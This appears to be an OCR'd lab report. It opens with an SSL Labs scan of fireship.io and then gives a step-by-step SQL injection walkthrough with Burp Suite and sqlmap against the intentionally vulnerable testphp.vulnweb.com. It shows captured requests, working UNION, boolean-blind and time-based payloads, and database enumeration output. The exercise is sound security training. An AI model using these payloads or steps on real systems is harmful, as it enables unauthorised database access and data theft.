
SSL Report: fireship.io

Assessed on: Mon, 03 Jul 2023 17:14:50 UTC | **HIDDEN** | Clear cache

Scan Another >>

	Server	Test time	Grade
1	151.101.65.195 Ready	Mon, 03 Jul 2023 17:09:03 UTC **Duration:** 174.124 sec	A+
2	151.101.1.195 Ready	Mon, 03 Jul 2023 17:11:57 UTC **Duration:** 173.371 sec	A+

SSL Report v2.1.10



SSL Server Test: fireship.io (Powe

sslabs.com/ssltest/analyze.html?d=fireship.io&s=151.101.65.195&hideResults=on&ignoreMismatch=on

Qualys. SSL Labs

Home Projects Qualys Free Trial Contact

You are here: Home > Projects > SSL Server Test > fireship.io > 151.101.65.195

SSL Report: fireship.io (151.101.65.195)

Assessed on: Mon, 03 Jul 2023 17:14:50 UTC | HIDDEN | Clear cache

Scan Another »

Summary

Overall Rating


A+

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This site works only in browsers with SNI support.

This server supports TLS 1.3.

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. MORE INFO »



SSL Server Test: fireship.io (Powe


sslabs.com/ssltest/analyze.html?d=fireship.io&s=151.101.1.195&hideResults=on&ignoreMismatch=on

Handshake Simulation

Android 4.4.2	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH secp256r1 FS
Android 5.0.0	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH secp256r1 FS
Android 6.0	RSA 2048 (SHA256)	TLS 1.2 > http/1.1	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH secp256r1 FS
Android 7.0	RSA 2048 (SHA256)	TLS 1.2 > h2	TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 ECDH x25519 FS
Android 8.0	RSA 2048 (SHA256)	TLS 1.2 > h2	TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 ECDH x25519 FS
Android 8.1	-	TLS 1.3	TLS_CHACHA20_POLY1305_SHA256 ECDH x25519 FS
Android 9.0	-	TLS 1.3	TLS_CHACHA20_POLY1305_SHA256 ECDH x25519 FS
BingPreview Jan 2015	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH secp256r1 FS
Chrome 49 / XP SP3	RSA 2048 (SHA256)	TLS 1.2 > h2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH secp256r1 FS
Chrome 69 / Win 7 R	RSA 2048 (SHA256)	TLS 1.2 > h2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH x25519 FS
Chrome 70 / Win 10	-	TLS 1.3	TLS_AES_256_GCM_SHA384 ECDH x25519 FS
Chrome 80 / Win 10 R	-	TLS 1.3	TLS_AES_256_GCM_SHA384 ECDH x25519 FS
Firefox 31.3.0 ESR / Win 7	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH secp256r1 FS
Firefox 47 / Win 7 R	RSA 2048 (SHA256)	TLS 1.2 > h2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH secp256r1 FS
Firefox 49 / XP SP3	RSA 2048 (SHA256)	TLS 1.2 > h2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH secp256r1 FS
Firefox 62 / Win 7 R	RSA 2048 (SHA256)	TLS 1.2 > h2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH x25519 FS
Firefox 73 / Win 10 R	-	TLS 1.3	TLS_AES_256_GCM_SHA384 ECDH x25519 FS
Googlebot Feb 2018	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH x25519 FS
IE 11 / Win 7 R	RSA 2048 (SHA256)	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ECDH secp256r1 FS
IE 11 / Win 8.1 R	RSA 2048 (SHA256)	TLS 1.2 > http/1.1	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ECDH secp256r1 FS
IE 11 / Win Phone 8.1 R	RSA 2048 (SHA256)	TLS 1.2 > http/1.1	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ECDH secp256r1 FS
IE 11 / Win Phone 8.1 Update R	RSA 2048 (SHA256)	TLS 1.2 > http/1.1	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ECDH secp256r1 FS
IE 11 / Win 10 R	RSA 2048 (SHA256)	TLS 1.2 > h2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH secp256r1 FS
Edge 15 / Win 10 R	RSA 2048 (SHA256)	TLS 1.2 > h2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH x25519 FS
Edge 16 / Win 10 R	RSA 2048 (SHA256)	TLS 1.2 > h2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ECDH x25519 FS

SQL Injection:

Step-1: Open Burp Suite and create a temporary poject.



Burp Suite Community Edition v2023.4.3

Select the configuration that you would like to load for this project.

(●) Use Burp defaults

( ) Use settings saved with project


( ) Load from configuration file

File:

[ ] Default to the above in future


[ ] Disable extensions

Step-2: Now go to proxy and make sure the intercept is on and open the website in the specified browse and click on browse artists the resultant request will be sent to burpsuite and then copy it.




```
GET /artists.php?artist=1 HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.5672.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/artists.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Step-3: Open the terminal and create a new file using touch command.




```
┌──(aditya㉿kali)-[~]
└─$ touch sql_inj_1.txt

┌──(aditya㉿kali)-[~]
└─$ 
```

Step-4: Paste the Request We Copied From The Burpsuite Temp Project And Paste It In The Created Sql_inj_1.txt File Using Nano Command And Save The File.




```
┌──(aditya㉿kali)-[~]
└─$ touch sql_inj_1.txt

┌──(aditya㉿kali)-[~]
└─$ nano sql_inj_1.txt
```



```
  GNU nano 7.2                                    sql_inj_1.txt
GET /artists.php?artist=1 HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/5>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe>
Referer: http://testphp.vulnweb.com/artists.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```


Step-5: NOW TYPE sqlmap -r sql_inj_1.txt   to scan for any injections.

Payload: artist=-1162 UNION ALL SELECT NULL,CONCAT(0x717a767a71,0x744b724b4c437a75717746694d757674694 66f77764d6545546d685965414144744c526779694366,0x7171627a71),NULL- - -




```
┌──(aditya㉿kali)-[~]
└─$ sqlmap -r sql_inj_1.txt
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
esponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 21:46:22 /2023-06-30/

[21:46:22] [INFO] parsing HTTP request from 'sql_inj_1.txt'
[21:46:23] [INFO] resuming back-end DBMS 'mysql'
[21:46:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 9298=9298

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1960 FROM (SELECT(SLEEP(5)))pIAI)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1162 UNION ALL SELECT NULL,CONCAT(0x717a767a71,0x744b724b4c437a75717746694d75767469466f77764d6545546d6
85965414144744c526779694366,0x7171627a71),NULL-- -
---
[21:46:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[21:46:25] [INFO] fetched data logged to text files under '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 21:46:25 /2023-06-30/


┌──(aditya㉿kali)-[~]
└─$ 
```

Step-6: Let's Enter Into Database. Here We Got Two Databases




```
[21:53:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[21:53:15] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[21:53:15] [INFO] fetched data logged to text files under '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.c

